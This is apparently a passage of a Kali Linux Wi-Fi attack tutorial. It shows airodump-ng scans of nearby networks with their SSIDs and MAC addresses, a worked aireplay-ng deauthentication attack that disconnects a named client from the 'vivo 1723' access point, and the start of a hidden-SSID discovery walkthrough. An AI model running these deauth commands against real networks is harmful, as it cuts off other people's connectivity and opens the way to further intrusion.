


```
┌──(prithvi㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

 CH 14 ][ Elapsed: 36 s ][ 2023-01-06 19:02

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 70:B7:AA:26:10:DF  -72       62       90    0  11   65   WPA2 CCMP   PSK  vivo 1723
 9A:E3:AA:CC:C2:C2  -45       35        0    0  11  360   WPA2 CCMP   PSK  Aman's ONEPLUS Network
 4E:B3:8C:AA:B5:90  -51       23        0    0   6  360   WPA2 CCMP   PSK  Galaxy S10lite
 6A:E0:65:62:3A:1F  -53       26      223    0  11  180   WPA2 CCMP   PSK  OPPO A5 2020
 0C:80:63:5A:E6:98  -64       25        0    0   6  405   WPA2 CCMP   PSK  Iotlive
 BC:14:EF:FA:3A:4D  -79       17        0    0   1  130   OPN              TJ2100N-957d36ad-24GHz
 7C:5A:1C:22:97:CF  -70       17        5    1   1  360   OPN              CDAC
 0C:80:63:04:07:52  -72        8        0    0   1  405   WPA2 CCMP   PSK  iotlan
 0E:80:63:04:07:52  -72        6        0    0   1  405   WPA2 CCMP   PSK  max8
 0C:80:63:5A:E3:DC  -73       18        0    0   6  405   WPA2 CCMP   PSK  Iotlive
 EC:08:6B:A0:10:BB  -75       15        0    0   1  195   WPA2 CCMP   PSK  Certin-2.4-Touch
 7C:5A:1C:22:9A:3B  -86        9        1    0   1  360   OPN              CDAC
 86:83:C2:27:A1:E7  -81        5        0    0  11  195   WPA2 CCMP   PSK  <length:  0>
 76:83:C2:27:A1:E7  -81        5        0    0  11  195   WPA2 CCMP   PSK  GILL_sense
 74:83:C2:27:A1:E7  -82       10       19    0  11  195   WPA2 CCMP   PSK  AMP_BLR
 00:4E:35:8D:80:A0  -85       11        1    0   6  130   WPA2 CCMP   PSK  IAP-ICERT
 BC:14:EF:FA:39:D3  -88        5        0    0   1  270   OPN              TJ2100N-957d4a32-24GHz
 0C:80:63:5A:E6:26  -89        3        0    0   6  405   WPA2 CCMP   PSK  Iotlive
 D8:32:E3:DF:43:64  -90        4        0    0  11   65   WPA2 CCMP   PSK  Bhosdi k padhai kar
 A6:19:F5:A8:17:18  -90        2        0    0  11  180   WPA2 CCMP   PSK  URI
 8C:3B:AD:D9:A8:9D  -87        8        0    0   3  130   WPA2 CCMP   PSK  CDAC-GUEST
 30:AE:A4:C1:E4:75  -91        6        0    0   1  135   WPA2 CCMP   PSK  ASSL_30:ae:a4:c1:e4:74

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   FE:9B:B7:C2:76:FB  -88    0 - 1      0        1
 (not associated)   72:4B:F1:8E:F8:00  -69    0 - 1      0       19         Galaxy A31EE55
 (not associated)   2E:ED:30:BF:1B:74  -83    0 - 1      0        1
 (not associated)   DC:A6:32:22:F7:AD  -86    0 - 1      0        3
 (not associated)   76:72:4D:EF:D0:67  -88    0 - 1      1        2
 (not associated)   20:34:FB:58:49:83  -88    0 - 1      0        1
 70:B7:AA:26:10:DF  3E:6B:E3:78:28:6A  -61    1e- 1e     0       87
 9A:E3:AA:CC:C2:C2  04:C8:07:2D:37:1E  -71    0 - 1      0       17
 6A:E0:65:62:3A:1F  0A:28:B9:34:A8:98  -46    0 - 1e     0        9
 6A:E0:65:62:3A:1F  10:7B:44:EE:D7:3A  -67   24e-24e     0      223
 7C:5A:1C:22:9A:3B  EA:7A:00:12:65:E6  -78    0 - 1e     0        5         CDAC
Quitting ...
```

**Step-5:- Select Channel access and access this wifi point**

**#sudo airodump-ng   -c   11   wlan0mon**

**Channel No.(Vivo 1723)**




```
┌──(prithvi㉿kali)-[~]
└─$ sudo airodump-ng -c 11 wlan0mon

 CH 11 ][ Elapsed: 12 s ][ 2023-01-06 19:02

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 7C:5A:1C:22:95:B3   -1   0        0       17    0  11   -1   OPN              <length:  0>
 70:B7:AA:26:10:DF  -19 100      129        1    0  11   65   WPA2 CCMP   PSK  vivo 1723
 9A:E3:AA:CC:C2:C2  -44 100      121        4    0  11  360   WPA2 CCMP   PSK  Aman's ONEPLUS Network
 6A:E0:65:62:3A:1F  -47 100      122       77    0  11  180   WPA2 CCMP   PSK  OPPO A5 2020
 86:83:C2:27:A1:E7  -77  80      111        0    0  11  195   WPA2 CCMP   PSK  <length:  0>
 76:83:C2:27:A1:E7  -82  83       94        0    0  11  195   WPA2 CCMP   PSK  GILL_sense
 74:83:C2:27:A1:E7  -84  92      105      223   27  11  195   WPA2 CCMP   PSK  AMP_BLR
 A6:19:F5:A8:17:18  -91  76      101        0    0  11  180   WPA2 CCMP   PSK  URI
 54:EF:33:74:07:2E  -89  24       36        0    0  11  135   WPA2 CCMP   PSK  Carosag
 BC:14:EF:FA:39:9D  -90  14       25        0    0  11  270   OPN              TJ2100N-957d36d5-24GHz

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   1E:8F:9E:4D:B7:13  -39    0 - 1      0        2
 (not associated)   AE:5F:9D:D4:D3:CA  -38    0 - 1      0        2
 (not associated)   D6:ED:B3:87:76:E9  -45    0 - 1      0        3
 (not associated)   C6:D4:60:7C:38:0B  -46    0 - 1      5        7
 (not associated)   8A:D1:10:17:DC:25  -50    0 - 1      0        3
 (not associated)   B2:9A:FC:6B:C1:A2  -52    0 - 5      0        1
 (not associated)   CE:8D:0F:D6:B5:28  -55    0 - 1      4        5
 (not associated)   2E:8A:28:27:39:21  -73    0 - 1      0        3
 (not associated)   76:FD:8F:90:34:FA  -81    0 - 1      1        3
 (not associated)   DC:A6:32:22:F7:AD  -85    0 - 1      0        3
 (not associated)   E4:5F:01:AF:E1:1D  -91    0 - 1      0        3
 (not associated)   4A:98:35:24:16:E1  -92    0 - 1      0        1
 7C:5A:1C:22:95:B3  EA:7A:00:12:65:E6  -89    0 - 1e     0      934         CDAC
 70:B7:AA:26:10:DF  3E:6B:E3:78:28:6A  -64   1e- 1e      0       11
 9A:E3:AA:CC:C2:C2  04:C8:07:2D:37:1E  -58   1e-24    1317      103
 6A:E0:65:62:3A:1F  0A:28:B9:34:A8:98  -48    0 - 1e     0        1
 6A:E0:65:62:3A:1F  10:7B:44:EE:D7:3A  -56   1e- 1       0       81
 74:83:C2:27:A1:E7  A4:CF:12:1E:33:60  -86    0 - 6      0        6
 74:83:C2:27:A1:E7  A4:CF:12:51:7F:E4  -88    0 - 6      0        7
Quitting ...
```

## Step-6:- Send deauth packet to Access point(Vivo 1723)

**#sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon**

**Deauth Packet** **Access Point** **BSSID** **Station (Client MAC)**

**Then the Station (or Wifi connected user) cannot be connect**




```
┌──(prithvi㉿kali)-[~]
└─$ sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A  wlan0mon
19:04:37  Waiting for beacon frame (BSSID: 70:B7:AA:26:10:DF) on channel 11
19:04:37  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:38  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:39  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:39  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:40  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:42  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:43  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [127|127 ACKs]
19:04:43  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:44  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:45  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:47  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
```

---

## 2. View the SSID of the hidden wireless network.

**Hide Wifi access point Name (for example:- vivo 1723 ← Hide)**

**Step-1:-Add alfa adapter to kali machine**
**Atheros UB91C —--> USB**
**After adding Atheros reboot kali Machine**



Kali_MATA Clone - Settings

USB

☑ Enable USB Controller

○ USB 1.1 (OHCI) Controller


● USB 2.0 (OHCI + EHCI) Controller

○ USB 3.0 (xHCI) Controller

USB Device Filters

☑ ATHEROS UB91C [0108]

**Step:-2:-Find whether wireless card is connected or not using below command**
**$ iwconfig**




```
┌──(prithvi㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

**Step-3:-Now put the wireless interface into monitor mode using below command**

**# sudo airmon-ng start wlan0**


**# iwconfig**



```
┌──(prithvi㉿kali)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for prithvi: 

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    456 NetworkManager
  19800 wpa_supplicant

PHY     Interface       Driver          Chipset

phy1    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)


┌──(prithvi㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm   
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

**Step-4:-Here we run the command to know the list of hidden wireless networks around us using below command**

**# airodump-ng wlan0mon**

